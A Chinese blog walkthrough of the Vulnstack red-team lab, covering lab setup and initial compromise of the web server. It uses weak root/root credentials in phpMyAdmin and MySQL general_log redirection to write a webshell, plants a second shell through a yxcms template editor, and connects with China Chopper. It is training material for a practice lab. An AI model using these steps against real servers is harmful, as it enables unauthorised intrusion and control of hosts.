-
看完这篇 教你玩转ATK&CK1红队评估实战靶场Vulnstack(一)上
ATK&CK1红队实战靶场Vulnstack(一)详解
ATK&CK1红队实战靶场介绍:
开源靶场VulnStack是由国内红日安全团队打造一个靶场知识平台。靶场设计思路来源ATT&CK红队评估模式,从漏洞利用、内网搜集、横向移动、构建通道、持久控制、痕迹清理等方式进行搭建靶场 虚拟机所有统一密码:
hongrisec@2019ATK&CK1红队实战靶场下载:
靶场下载:https://pan.baidu.com/s/1EUDMSJEHVbuUL-YfB6tZ3g?pwd=7q7v 提取码:
7q7vATK&CK1红队实战靶场环境搭建:
网络拓补图:

靶机ip 类型 Kali linux (IP:192.168.205.130) 攻击机 win7双网卡,vmnet1和vmnet2,(内网ip:192.168.52.143,外网IP:192.168.205.130) web服务器 win2k3,vmnet2,(IP:192.168.52.141) 域成员主机 winserver 2008 r2,vmnet2 ,(IP:192.168.52.138) 内网域控主机 win7靶机环境配置:


Windows Server 2008 R2靶机环境配置:


Win2k3 环境配置:


现在需要ping一下测试一下所有网络是不是都是通的内网通信:


外网通信测试:PS:需要注意的是win7 需要关闭防火墙不然ping不通



然后在win7打开phpStudy访问网站 发现没啥问题环境搭建完成。

ATK&CK1红队实战靶场渗透详解:
①:信息收集:
使用命令:
nmap -sS -sV -T4 -n 192.168.205.128
先访问一下80端口 发现是 敏感信息泄漏

然后在下面发现可以检测数据库尝试一下root ,root弱口令 连接成功!

使用
dirb扫一下后台网站 发现了后台网站:http://192.168.205.128/phpmyadmin/然后进访问登入(刚刚的弱口令) 发现登入成功!!


②:漏洞利用:
找到
SQL导航栏 使用select @@basedir;知道了MySql的路径 尝试写一句话木马上传 发现写入失败。select '' into outfile 'D:\soft\phpStudy\www\hack.php';

既然不行那就换一种思路:利用MySql 日志 文件 ,Mysql 5.0版本以上会创建日志文件,通过修改日志的全局变量,也可以getshellgeneral log指的是日志保存状态,ON代表开启OFF代表关闭;
general log file指的是日志的保存路径。使用命令查看日志文件:
show variables like '%general%';

当开启general_log执行的 SQL 语句都会出现在stu1.log文件中。那么如果修改general_log_file的值,则所执行的 SQL 语句就会对应生成对应的文件中,进而可 Getshell使用命令:
SET GLOBAL general_log='on'


使用命令:
SET GLOBAL general_log_file='C:/phpStudy/www/hack.php';指定日志写入到网站根目录的hack.php文件中

使用命令:SELECT ''写入一句话木马 访问hack.php运行脚本 使用菜刀🔪连接 连接成功!!!


③:CMS后台上传GetShell:
通过上面的渗透测试我们发现了
phpStudy下面还有一个yxcms的文件夹 估计也是个后台 随便翻了一下 发现有提示 尝试登入后台 成功!!


在前台模板中——管理模板文件 ——新建一个shell.php—— 写入一句话木马


在
/yxcms/protected/apps/default/view/default/路径下找到了shell.php然后访问shell.php即可,上菜刀 连接成功!!


是最高管理员权限(但是只是个域用户) -
相关阅读:
ubuntu linux C/C++环境搭建
viple入门(二)
SpringAOP
大数据随记 —— 利用Python分析快手APP全国大学生用户数据(2022 年初赛第四题 )
驱动开发:内核中进程与句柄互转
设计模式-Bridge模式(桥模式)
Springcloud的学习笔记(一)
Spring Boot和XXL-Job:高效定时任务管理
解决 vue3 element 表格和图片预览样式有冲突
微信小程序投票管理系统:打造智能、便捷的投票体验
- 原文地址:https://blog.csdn.net/Aluxian_/article/details/124313751
- 最新文章
-
【FHE】我们如何实现同态加密推理(八):SiLU 的密文化——两条路径,和一个 8 字节的开关
SQLcl 中 c/old/new 替换变量为何失效?先定位再替换
不让模型写作文,直接从它脑子里读答案:Jev 决策在 .NET 的两条路线
Halo插件:支持GitHub的图床附件策略
电视投屏界的“一股清流”!SimpleTVCast 6.0.0-beta 抢先体验:无需TV端App,界面大换血!✨
华三VXLAN集中式网关实战指南:Spine多活网关 + 双活接入(M-LAG)
软件更好写之后口碑会更重要
大 O、大 Omega、大 Theta 的区别,O(n) 复杂度是什么意思
Java标签跳转:一个鲜为人知但却很实用的小技巧
多智能体系统论文速读